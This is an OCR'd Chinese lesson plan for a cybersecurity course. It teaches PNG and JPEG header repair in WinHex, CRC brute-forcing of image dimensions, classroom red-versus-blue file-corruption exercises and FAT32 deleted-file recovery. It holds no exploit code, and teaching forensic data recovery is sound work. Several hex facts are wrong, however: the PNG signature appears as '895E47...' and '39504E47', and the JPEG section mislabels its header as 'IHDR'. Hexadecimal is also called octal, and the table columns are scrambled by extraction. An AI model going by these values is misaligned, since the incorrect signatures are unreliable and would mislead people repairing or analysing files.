探原理 **(15 分钟)**	1. PNG (1)概念：PNG全称便携式网络图形（Portable Network Graphics） (2) 特点： ① 无损压缩 ② 体积小 ③ 支持透明效果 (3)图片内部结构：PNG图片内部标志位以及作用如图所示：包含：长度、数据块符号、数据域  PNG文件格式中的数据块 数据块符号 | 数据块名称 | 多数据块 | 可选否 | 位置限制 IHDR | 文件头数据块 | 否 | 否 | 第一块 cHRM | 基色和白色点数据块 | 否 | 是 | 在PLTE和IDAT之前 gAMA | 图像γ数据块 | 否 | 是 | 在PLTE和IDAT之前 sBIT | 样本有效位数据块 | 否 | 是 | 在PLTE和IDAT之前 PLTE | 调色板数据块 | 否 | 是 | 在IDAT之前 bKGD | 背景颜色数据块 | 否 | 是 | 在PLTE之后IDAT之前 hIST | 图像直方图数据块 | 否 | 是 | 在PLTE之后IDAT之前 tRNS | 图像透明数据块 | 否 | 是 | 在PLTE之后IDAT之前 oFFs | (专用公共数据块) | 否 | 是 | 在IDAT之前 pHYs | 物理像素尺寸数据块 | 否 | 是 | 在IDAT之前 sCAL | (专用公共数据块) | 否 | 是 | 在IDAT之前 IDAT | 图像数据块 | 是 | 否 | 与其他IDAT连续 tIME | 图像最后修改时间数据块 | 否 | 是 | 无限制 tEXt | 文本信息数据块 | 是 | 是 | 无限制 zTXt | 压缩文本数据块 | 是 | 是 | 无限制 fRAc | (专用公共数据块) | 是 | 是 | 无限制 gIFg | (专用公共数据块) | 是 | 是 | 无限制 gIFt | (专用公共数据块) | 是 | 是 | 无限制 gIFx | (专用公共数据块) | 是 | 是 | 无限制 IEND | 图像结束数据 | 否 | 否 | 最后一个数据块 (4) 强调核心数据块： ① 文件头数据块 ② 调色板数据块 ③ 图像数据块 ④ 图像结束数据块 (5)剖析图片内部机构如图所示： 工具：WinHex图片编辑器。 	**1.工具剖析图片：**通过WinHex工具打开图片，展示图片内部结构。 **2.展示内部机制：**对图片文件头数据块进行讲解。 **3.对比修改效果：**更改头部值895E470000000为895E470D0A1A10，对比修改前后图片效果，说明头部标识位的作用。 **4.下发初探任务：**通过学习通平台下发“初探图片结构”任务。 **5.巡回指导：**根据学生在尝试对头部标志结构修改对比，掌握头部标志位作用，遇到问题及时指导解决。 **6.测试：**通过学习通平台测试学生对图片结构标志位的掌握情况。	**1.观察剖析过程：**观察教师对图片的剖析内部结构的过程，掌握WinHex的使用方法。 **2.吸收新知识：**根据活页手册图片机制图对比图片剖析结构，找到对应关系，理解内部结构。 **3.观察体会：**根据教师修改图片内部结构的前后对比，感知不同标志位的作用。 **4.动手体验：**根据云平任务，针对各种标志位进行修改，对比修改前后效果，理解图片内部结构。 **5.提出疑问：**在实操过程中遇到问题及时询问老师。 **6.参与测试：**通过测试题，检验自己掌握情况。	**【重点突破】** 通过WinHex工具修改图片标志位，剖析PNG图片的内部结构，图片对比分析、讨论、总结，解决重点。
	2. JPG (1)概念：面向连续色调静止图像的一种压缩标准。 (2)特点：与其他图像相比压缩比高。 (3)文件格式：jpg和jpeg。JPEG文件存储格式共	1. **工具剖析图片：**通过WinHex工具打开图片，展示图片内部结构。 **2.展示内部机制：**对图片文件头数据块IHDR进行讲解。 **3.对比修改效果：**更	**1.观察剖析过程：**观察教师对图片的剖析内部结构的过程，掌握WinHex的使用方法。 **2.吸收新知识：**根据活页手册图片机制图对比图片剖析结	**【重点突破】** 通过WinHex工具修改图片标志位，剖析JPEG图片的内部结构，图片对比分析、讨论、总结，解

	有30种段结构。必须被识别的有7种。 ① 文件头 ② 图像识别信息 ③ 定义量化表 ④ 帧图像开始 ⑤ 定义 Huffman 表 ⑥ 扫描行开始 ⑦ 文件尾 (4) JPEG文件段结构： ① 段标识 ② 段类型 ③ 段长度 ④ 段内容 	改 IHDR 头部值 FFD8 FFE0 为 FFFF FFEO，对比修改前后图片效果，说明IHDR标识位的作用。 **4.下发初探任务：**通过学习通平台下发“初探图片结构”任务。 **5.巡回指导：**根据学生在尝试对头部标志结构修改对比，掌握头部标志位作用，遇到问题及时指导解决。 **6.测试：**通过学习通平台测试学生对图片结构标志位的掌握情况。	构，找到对应关系，理解内部结构。 **3.观察体会：**根据教师修改图片内部结构的前后对比，感知不同标志位的作用。 **4.动手体验：**根据云平任务，针对各种标志位进行修改，对比修改前后效果，理解图片内部结构。 **5.提出疑问：**在实操过程中遇到问题及时询问老师。 **6.参与测试：**通过测试题，检验自己掌握情况。	决重点。
探方法 **(15 分钟)** 课程片段视频三	**1.图片破损现象：** (1)文件打开乱码； (2)文件无法打开，提示格式不正确； (3)图片部分隐藏/图片水平错位。 **2.图片破损原因：** (1)不正确的文件后缀； (2)文件头或尾部标志位缺失； (3)文件高度值或宽度值不正确。 **3.破损图片修复基本方法：** (1)查看图片内部结构，查看” 文件标志”，修改为正确的后缀名； (2)查看文件前后标志位，修复为正确的值； (3)使用CRC爆破法获取正确的高度或宽度值。 **4.CRC 爆破法：** CRC(数据块标识符+数据域)=循环冗余检测	**1.情景引入：**引入“鉴定所图片修复案件”，明确图片修复目标； **2.警官发布取证任务：**网安警官指导取证队员进行图片取证，获取破损图片。 **3.下达讨论任务：**引导学生小组合理分工，根据任务要求讨论制定修复预案。 **4.下达实操任务：**引导学生完成图像修复，对学生修复过程中遇到的问题进行针对性指导。 **5.引导分享：**选择战队分享战队修复过程中制定的修复方案。 **6.难点讲解：**讲解CRC 爆破方法。 **7. 明确大赛要点：**把技能点与大赛技能点相结合，明确学生注意。	**1.深入情景：**认真聆听案例介绍，明确任务目标。 **2.图片取证：**前往取证室进行破损图像获取。 **3.讨论修复预案：**小组分工讨论，完成预案制定，上传结果。 **4.尝试修复：**讨论修复破损图片的方法，并实操尝试修复图片，填写修复方法表，提交学习通平台。 **5.战队分享：**选择一名队员向班级分享该战队的修复方案。 **6.聆听讲解，再次尝试做：**听取老师讲解，做笔记。尝试做。 **7.重点记录：**记录大赛技能点，多加联系。	**【素质目标】** 通过老师引导学生对多种类型的素材图片观察的破损现状，分析原因、尝试解决，提升善用发现问题、自主分析、大胆尝试的劳动精神。 **【难点突破】** 通过尝试做，引导学生探索预设难点，引起学生深思，加以教师辅助讲解，协助学生突破图片宽度修复方法的难点，掌握CRC 爆破方法。

联合演 (15 分钟)	学习通平台国家级资源库“图片病毒感染破坏”案例图片库图片修复任务：  工具:WinHex（世界技能大赛网络安全项目使用工具）	1.发布任务：发布任务，讲解图片结构及试做任务要求。 2.个性指导：对个性问题进行针对性指导，帮助学生解决卡壳问题。 3.共性指导：针对普遍性问题，集中点拨，提高课堂效率。 5.教师小结：教师根据演习实况，通过学习通平台进行过程评价。	1.战术讨论:小组研讨任务要求，制定对抗演习方案； 2.协同作战:小组内部合理分工，团结协作完成任务； 3.战略调整：根据实操情况，及时调整修复方案。 4.战果提交：个人提交战果。	【课赛融通】 引入世界技能大赛网络安全项目竞技模式，使用工具对大赛模块要求的图片数据恢复知识点进行加强。 【难点突破】 利用数据恢复图片资源集的大量图，继续深化学生对图片结构的理解和“根据图片损伤错误提示信息，判断图片头部缺失那个标志位”的能力。
对抗演 (20 分钟)	图片原始图片：  1.png 2.jpg 3.png 第一阶段： 战队模拟攻击者破坏资源库下载的图片，每小组3张。 工具:WinHex（世界技能大赛网络安全项目使用工具） 第二阶段： 战队交换破损的图片，各战队蓝方试图修复其他战队破损的图片。 工具:WinHex（世界技能大赛网络安全项目使用工具）、FTK取证工具。	1.第一阶段任务：各战队模拟红方设计各类图片损害方法。 2.过程指导：参与学生战略的制定，给予一定指导意见。 3.第二阶段图片修复任务发布：首先固定证据，然后图片修复任务。 4.巡回指导：老师根据学生的修复情况，对学生提出的问题进行引导性指导。 5.战况播报：实时通过竞技考核平台播报学生图片修复进度，并进行跟踪指导和帮助。 6.难点指导：发现共享问题，请设计者进行讲解。 7.大赛强调：强调在世界技能大赛网络安全项目中的内容。	1.战略制定：各战队制定图片破损策略。蓝队选手观察未破损图片制定修复预案。 2.动手实操：根据图片破损方案，完成图片破损工作。 3.固定证据：选派一名红方队员前往数据固定室进行证据固定。 4.战队分工：战队分工完成图片修复工作，红队派人去其他战队进行过程评价。 5.战队协作：各战队协作讨论修复图片，对于难点可寻求教师帮助。 6.分享技巧：图片破损设计者进行修复技巧分享讲解。 7.增强意识：感知大赛中的地位，加深学习兴趣。	【难点突破】 利用学生扮演红蓝方，分别从“攻”和“防”不同的角度加深对复杂破损问题，综合运用所学修复技术的能力。 【课赛融通】 对接世界技能大赛网络安全项目中 C 模块数据恢复板块的内容。
展成效	掌握 PNG、JPEG 图片常见数据损害问题及修复	1.组织复盘展示：通过竞技考核平台展	1.战队复盘：学生演示演习任务完成过	【课岗融通】 通过学生复盘

(5 分钟)	方法: (1)标题损坏修复; (2)数据损坏修复; (3)照片文件结构无效修复; (4)标记未知或无效修复; (5)SOS标记丢失修复; (6)数据头文件损坏修复。	示图片修复成果, 抽取学生复盘演习任务完成过程, 分享心得体会。 **2.教师点评:** 点评学生演习过程中的表现, 提出现存问题和需注意事项; **3.归纳总结:** PNG、JPEG图片常见数据损害问题及修复方法: 进行梳理和总结强调。	程, 分享心得体会; **2.战队点评:** 其他同学对单兵复盘学生的表达能力进行评价, 对不理解的知识和技能点进行提问。 **3.总结记录:** 掌握PNG、JPEG 图片常见数据损害问题及修复方法。	展示, 锻炼学生的语言表达能力, 培养学生对图片修复方法的理解;
展成效 (5分钟)	视频: 图片修复的应用场景和现实意义: (1)图片司法鉴定 (2)企业内部调查 数据安全法: 第三十八条 国家机关为履行法定职责的需要收集、使用数据, 应当在其履行法定职责的范围内依照法律、行政法规规定的条件和程序进行; 对在履行职责中知悉的个人隐私、个人信息、商业秘密、保密商务信息等数据应当依法予以**保密, 不得泄露或者非法向他人提供。**	**1.播放视频:** 图片修复的应用场景和现实意义, 明确图片修复在司法鉴定和企业内部调查工作场景的重要作用。  **2.法律宣贯:** 介绍《中华人民共和国数据安全法》--第三十八条。	**1.观看视频:** 观看视频明确图片修复在其他工作场景的重要作用, 和工作内容。 **2.读法律条文:** 通过通读数据安全法: 第三十八条, 明确在专业中要对数据恢复的数据进行保密, 切勿破坏职业伦理。	**【课岗融通】** 通过视频介绍, 明确图片修复在其他岗位中的重要租用。 **【课程思政】** 通读法律, 树立图片修复工作的保密性要求, 注意职业伦理。
教学过程-课后转化				
教学环节	**学习内容**	**教师活动**	**学生活动**	**设计意图 信息化手段**
拓能力	1.继续修复学习通平台国家级资源库“图片病毒感染破坏”案例图片库图片。 2.协助**鉴定所完成图片恢复辅助工作。 3.撰写图片修复总结报告	**1.网安警官评价:** 网安警官通过学习通平台查看学生口令安全配置报告撰写的内容, 根据GB/T 36627-2018 标准要求对撰写内容进行综合评价。 **2.监测学生案例完成情况:** 在线进行答疑, 了解学生掌握情况。 **3.发布辅助任务:** 与**鉴定所鉴定人沟通, 部分动手能力较	**1.完成案例内容:** 通过修复图片掌握各更多的修复方法。 **2.参与辅助工作:** 部分学生参与**鉴定所图片修复辅助工作。 **3.报告撰写:** 撰写图片修复总结报告。	**【课岗融通】** 部分学生协助**司法鉴定所鉴定人完成图片恢复工作。

		强的学生参与鉴定所辅助工作。		
拓视野	1.根据网络安全宣传周要求，推荐部分作品参加**区网信办宣传活动作品征集。	1.发布作业：课后拓展任务5-4； 2.发布讨论：布置学习反馈任务； 3.线上指导：根据学生问题反馈进行个性化学习指导；	1.完成作业：精心制作图片数据安全海报。	【课程思政】通过向**网信办推荐数据安全海报，树立网络安全为人民的社会责任感。

教学评价

任务4 破损图片数据修复考核评测表

评价维度	评价目标	评价指标	分值
知识	图片遭感染病毒后，常见损伤状况。	病毒感染后图片破损状况测试	20
	掌握 PNG、JPEG 图片格式头部、数据块、尾部组成结构；	PNG、JPEG图片结构测试	40
	掌握PNG、JPEG图片常见数据损害问题及修复方法。	PNG、JPEG图片修复方法测试	40
能力	能对PNG、JPEG格式图片的头部各种标识位破坏的图片进行修复	能使用WinHex工具编辑PNG、JPEG图片	10
		能发现图片PNG头部存在缺失	10
		能正确修复图片PNG头部标志位为39504E47（PNG头）	10
		能找到图片JPEG长度、高度为止为0010h	20
		能修改图片PNG长度、高度，修复图片内容	10
		能找到JPEG图片格式标志位FFD8和结束标志位FFD9	20
		能发现图片数据部分，FFC1	20
素质	网络安全意识	是否参与图片回复中的讨论	-
		是否参会与数据安全法的学习，及参与讨论数据泄密危害	-
		是否参与头脑风暴“图片常见损伤现状”	-
	操作规范性	WinHex使用的规范性	-
		PNG、JPEG图片修复规范性	-
	职业规范性	图片修复文档编写规范性	-

教学反思


授课实效

1.素质目标达成

根据学习通平台的网安警官和项目导师评价等数据分析得出，有陈*和唐**2 名学生参与了**鉴定所的鉴定助理工作，表现良好，网安警官对所有提交的图片修复方法报告进行评估 30.8%的同学报告规范性完整性较好，考虑行业实际，57.7%的同学报告基本完整，基本满足行业要求，班上袁**有绘画功底，帮助班集体进行了海报的绘制，集体意识优秀，素质目标达成。



2.知识目标达成


根据学习通平台采集的测试与完成课中问题的分析与回答结果等数据分析得出，


	38.5%的学生在学习通平台测试中获得满分，53.8%的学生获得良好，7.8%的学生合格，知识目标达成。  **3.能力目标达成** 根据竞技考核平台采集的小组通关情况等数据分析得出，学生在课上有5名同学较为超前的完成了所有资源库图片修复任务，表现优异，73.1%的同学在24小时内完成所有资源库图片修复任务，共24人能力目标完全达成，2名同学袁**和李**完成任务达80%，能力目标基本达成。 
特色创新	1.以我学校与**投资有限公司联合成立的**司法鉴定所真实项目作为案例，学生进入数据取证的工作角色，增强了学习的兴趣，有助学生明白图片修复的出现是意义。 2.通过图片修复竞技考核平台，把图片修复任务进行颗粒化细分成便于理解的应用场景，环环相扣，层层深入，有效帮助学生突破教学重点。
改进设想	**【问题反思】** 课上对袁**和李**的指导因为时间关系，没有更加深入的指导。 **【改进措施】** 课后与袁**和李**两位同学进行深入交谈，结合竞技考核平台数据，详细分析遇到的问题，帮助两位同学突破竞技考核任务。

教案 5 格式化磁盘数据恢复（2 学时）



教学模块	模块五 公民信息数据安全保障	**教学任务**	任务 5 格式化磁盘数据恢复
授课班级	信安 2006 班（校警合作班）	**课程类型**	理实一体课
授课时间	2021.12.20	**授课地点**	计算机取证实训室
内容分析	本次课为模块五-公民信息数据安全保障的第五个任务，在上个任务中熟悉图片在八进制下的结构，本次课探讨磁盘格式、文件目录组成，进一步探讨磁盘格式化后恢复数据的知识和技能。本次任务依托我学校与**投资有限公司联合成立的**司法鉴定所真实项目，磁盘被恶意格式化后的恢复工作。对磁盘恢复展开知识和技能的学习。 考虑工作中真实恢复的磁盘数据涉及隐私，本次课使用网络攻防靶场平台搭建的虚拟实景环境，高度还原网络环境，但进行必要信息的脱敏。 具体内容如下： 1.创设磁盘格式化情境，分析磁盘格式化现象； 2.对标网络安全运维 X 证书要点，分析磁盘结构； 3.利用世赛环境，演练磁盘修复方法。		
学情分析	**【知识和技能基础】** 通过上节课图片修复的任务，同学们使用 WinHex 工具查看文档内部结构，熟悉了文档八进值的展现形式，阅读八进制的能力得到了提升。 **【认知与实践能力】** 所有同学都对 U 盘进行过格式化操作，52.4%的同学有过重要文档丢失的情况，有 14 个同学通过工具找回过丢失的文档，具备一定的探索实践能力。 **【学习特点】** 通过学习通平台调查，同学们对 U 盘格式化后的恢复问题很感兴趣。 		

<table>
<tr><td></td><td colspan="3"> 
</td></tr>
<tr><td rowspan="3">教学目标</td><td>知识目标</td><td colspan="2">1.掌握 FAT32 分区中 FAT 表的结构信息。
2.熟悉文件删除的原理。
3.掌握文件恢复的方法。</td></tr>
<tr><td>能力目标</td><td colspan="2">1.能够根据文件目录项和分析 FAT 表，读取文件数据进行恢复。
2.能够依据系统删除文件原理，编辑文件目录表和 FAT 区数据，进行文件还原恢复。</td></tr>
<tr><td>素质目标</td><td colspan="2">1.通过误操作带来的重大影响，反思提升数据处理的安全责任意识和精益求精的工匠精神
2.通过现象分析发现本质的过程，提升探索中求新知的能力。</td></tr>
<tr><td rowspan="2">教学
重难点</td><td colspan="3">【教学重点】
1.掌握 FAT32 分区中 FAT 表的结构信息
2.熟悉系统文件删除原理
【解决措施】
1.通过读取文件数据或编辑文件信息进行删除文件的恢复，引导学生对比删除前后，磁盘信息的变化，自主发现总结系统文件删除原理。</td></tr>
<tr><td colspan="3">【教学难点】
准确对误删除文件目录项的定位、发现所在簇位置信息。
【解决措施】
通过教师示范演示操作，结合磁盘 3D 成像分析，结合活页式手册对磁盘结构的描述，更加直观的展示磁盘结构，准确对误删除文件目录项的定位、发现所在簇位置信息。</td></tr>
<tr><td>教法</td><td>情境教学法、小组讨论法</td><td>学法</td><td>探究学习法、合作学习法</td></tr>
<tr><td rowspan="3">资源与
手段</td><td colspan="2">教学资源</td><td>作用</td></tr>
<tr><td colspan="2">【学习通微课】
 
</td><td>知识讲解，反复观看，帮助理解</td></tr>
<tr><td colspan="2">【网络攻防虚拟靶场平台】
 
</td><td>提供真实场景，帮助学生贴近实战</td></tr>
</table>

	【竞技考核平台】  	任务颗粒化细分，循序渐进学习，竞技考核，提高学生学习兴趣
教学流程	 	

教学过程-课前启化				
教学环节	**教学内容**	**教师活动**	**学生活动**	**设计意图 信息化手段**
感新知	调查问卷：磁盘恢复 课前预习：磁盘结构、文件目录结构微课。 	**1.发布任务：**通过学习通平台发布课前预习任务。 **2.发布调查：**发布磁盘恢复情况调查问卷。 **3.发布测验：**发布测验任务。	**1.课前预习：**观看国家级资源库学习通平台微课-磁盘恢复微课内容。 **2.填写调查问卷：**针对个人情况填写调查问卷。 **3.课前测验：**根据预习情况进行测验。	**【掌握学情】** 通过课前任务，掌握学生对磁盘恢复的了解程度，便于开展教学调整。
教学过程-课中内化				
教学环节	**内容**	**教师活动**	**学生活动**	**设计意图 信息化手段**
探现象 (15 分钟)	华为误操作格式化数据：80万广西人电话失联。 9月8日，广西南宁、钦州、北海、防城港、桂林、梧州、贺州等地的不少移动用户反映自己的电话突然就没有信息了。不少人都以为是自己的SIM卡坏了，还有人为此更换了新卡，但仍然无法使用。 据国内媒体报道，初步判断事故原因是华为技术人员误操作所致，导致80万南宁移动用户数据丢失，属于近年来都非常罕见的重大通讯事故。 	**1.案例引思：**讲解案例“华为误操作格式化数据：80万广西人电话失联”引发思考 **2.发布任务：**发布任务：通过互联网进一步搜索该案件，重点找到广西电话失联的核心原因，和该案件导致的后果，还原整个案件的过程。 **3.提问案例始末：**鼓励学生给大家讲解整个案例的全过程，或者抽点某个学生。 **4.补充讲解引出警示：**对学生未讲清楚的内容补充讲解。强调，工作要养成精益求精的工匠精神，不然会带来重大的后果。 **5.学情展示明确重点：**在学习通平台系统展示课前发布的讨论任务，引出今天课题，磁盘格式化，数据找回的方法。明确重点。	**1.观看思考：**通过观看案例的行为和后果，引发思考和数据丢失带来的恶劣后果。 **2.网上搜索：**通过互联网获取针对该案件的更多信息。总结归纳。 **3.案例还原：**通过汇总搜集的案例信息，重新位全班学生复原案例全过程，重点在原因和后果。 **4.感知引发警醒：**通过案例提高自己做事细心的工作态度。 **5.明确课堂任务：**通过教师展示课前情况，明确课堂重点内容。	**【问题引入】** 以实际案例，把学生带入工作情景，启发学生思考，引出课堂主题。 **【课程思政】** 通过案例中的误操作带来的不良后果，启发学僧，在进行数据处理提升的安全责任意识和精益求精的工匠精神。
探原理 (20 分钟)	1. FAT32分区结构	**1.学情展示引难点：**对课前预习FAT32磁盘分区和文件目	**1.观看预习结果，**回想遇到的难点。向老师补充难点	**【重点讲解】** 由浅入深讲解FAT32磁盘分

	 2.文件目录项结构------通过指导学生使用Winhex工具查看文件目录项. 短文件目录项：  3.文件分配表结构 重点提醒： （1）FAT系统采用链表存储结构 （2）FAT32，即每个FAT项占用字节数为4字节。 （3）在目录表中给出了该文件的起始簇号 （4）FAT表中该簇项记录着链表中下一簇的簇号，一直到结束标志为止。 （5）FAT表簇的使用标记 ✓ 未用的空簇（可分配）00 00 00 00 ✓ 坏簇 0F FF FF F7 ✓ 最后一个簇：0F FF FF FF ✓ 第0项和第1项为FAT起始标记 F8 FF FF 0F FF FF FF FF	录结构的测试题的情况进行展示，明确重点。并提问学生是否还有其他疑问。 2.**结合学情和知识点进行讲解。**对FAT32分区结构和文件目录结构进行讲解，结合WinHex打开的磁盘进行讲解磁盘分区结构。 **3.提问补充讲解：**讲解之后提问学生，是否还有其他疑问，对疑问点做补充讲解。 **4.测一测：**通过学习通发布课堂测试，检验学生对磁盘内部结构和文件目录结构的掌握情况。 **5.个别讲解：**对测试出现的集中性问题，请答对的学生讲解，老师进行补充。	知识。 **2.关注重点，做笔记。**结合老师讲解的重点知识展示讲解，消化吸收难点。 **3.补充提问：**对不明白的地方向老师提问。寻找答案。 **4.做一做：**通过学习通平台完成课堂测试。 **5.记录解题思路：**根据讲解记录集中性问题的解题思路。	区和文件目录项结构，明确重点，解决疑问。 **【岗证融通】** FAT32磁盘分区和文件目录项结构是网络安全运维数据恢复重点内容。
	文件删除原理： 系统在删除一个文件时，只做了三件事： (1)在文件目录表中，将该文件的文件名的首字节改为“E5”。 (2)在FAT中，将该文件所分配的簇号清零。 (3)在FAT32分区中，系统还会将文件目录表中起始簇号的高16位清零。 (4)文件的数据并没有修改，这也是数据能够恢复的原因和契机。	**1.对比：**对比U盘格式化前后变化。 **2.启发：**通过对比，要求学生总结U盘格式化前后，磁盘结构发生变化的簇号。 **3.总结：**总结文件删除的原理。	**1.动手操作对比前后变化：**通过上一环节对磁盘结构和目录结构的学习，要求学生对网络靶场中的一个装有一张图片的U盘进行分析，分析图片存在和格式化之后的内容使用WinHex工具对比。 **2.观察总结：**对比文件格式化删除磁盘簇的变化，总结文件删除原理。 **3.总结记录：**将内	**【素质目标2】** 通过U盘删除前后对比现象分析发现本质的过程，提升探索求知的能力。 **【重点突破】** 通过实操对比，直观感受发现文件删除的原理，更容易梳理总结重点知识，重点得到突破。

			容补充总结在活页式手册上。	
探方法 (10 分钟)	任务： 总裁秘书李某在整理工作资料的时候，删除了一批文件，不小心把一份不久前才写的工作文档误删除了，于是请工程师小王来帮忙进行恢复。 恢复已删除文件的方法 方法一：修改文件系统结构使文件恢复到删除前的状态。 方法二：读取数据内容恢复文件。 	1.任务发布：发布国家级资源资源库学习通平台任务“修复U盘数据”，开启网络靶场平台。 2.提问启发：提问部分学生“U盘修复方法”。 3.教师示范讲解：教师示范标准操作，并总结修复已删除文件的修复方法。	1.动手实操：通过WinHex工具实操修复网络靶场平台中的“损坏U盘的数据”。 2.思考作答：思考动手修复U的过程，总结方法。 3.观察记录：记录具体方法。	【课岗融通】 对接司法鉴定人、企业内部调查人员在数据恢复磁盘的真实岗位案例，把学生带入岗位情景，明确工作目标。 【难点突破】 使用网络攻防靶场中“修复U盘数据”的4种场景，准确练习和教师示范讲解，逐渐突破难点，掌握修复已删除文件的方法。
单兵演 (15 分钟)	任务一：分析文件FAT结构  记录文件的起始簇号、文件大小、文件所在的簇号。 任务二：恢复已删除文件  通过分析文件目录表中的起始簇号，文件大小，以及簇的大小。然后分析文件所占的簇、最后簇的扇区的个数、最后1个扇区的字节数。最后分析FAT表中所占的簇号。进行文件数据的提取，和文件的合并恢复操作。	1.发布任务：发布任务，讲解磁盘结构及试做任务要求。 2.个性指导：对个性问题进行针对性指导，帮助学生解决卡壳问题。 3.共性指导：针对普遍性问题，集中点拨，提高课堂效率。 5.教师小结：教师根据演习实况，通过学习通平台进行过程评价。	1.战术讨论：小组研讨任务要求，制定对抗演习方案； 2.协同作战：小组内部合理分工，团结协作完成任务； 3.战略调整：根据实操情况，及时调整修复方案。 4.战果提交：个人提交战果。	【课赛融通】 通过竞技考核平台和网络攻防靶场平台，构建竞技模式，对接世界技能大赛网络安全赛项模块B-数据恢复与取证。
对抗演 (20 分钟)	磁盘数据安全攻防对抗 1. 红蓝双方分别以不同方式破坏磁盘结构，对存储数据进行破坏。	1.第一阶段任务：各战队对磁盘进行结构破坏，阻止对方获取正确数据。。	1.战略制定：红蓝双方制定磁盘破坏策略。 2.动手实操：根据	【难点突破】 利用学生扮演红蓝方，分别从“攻”和“防”

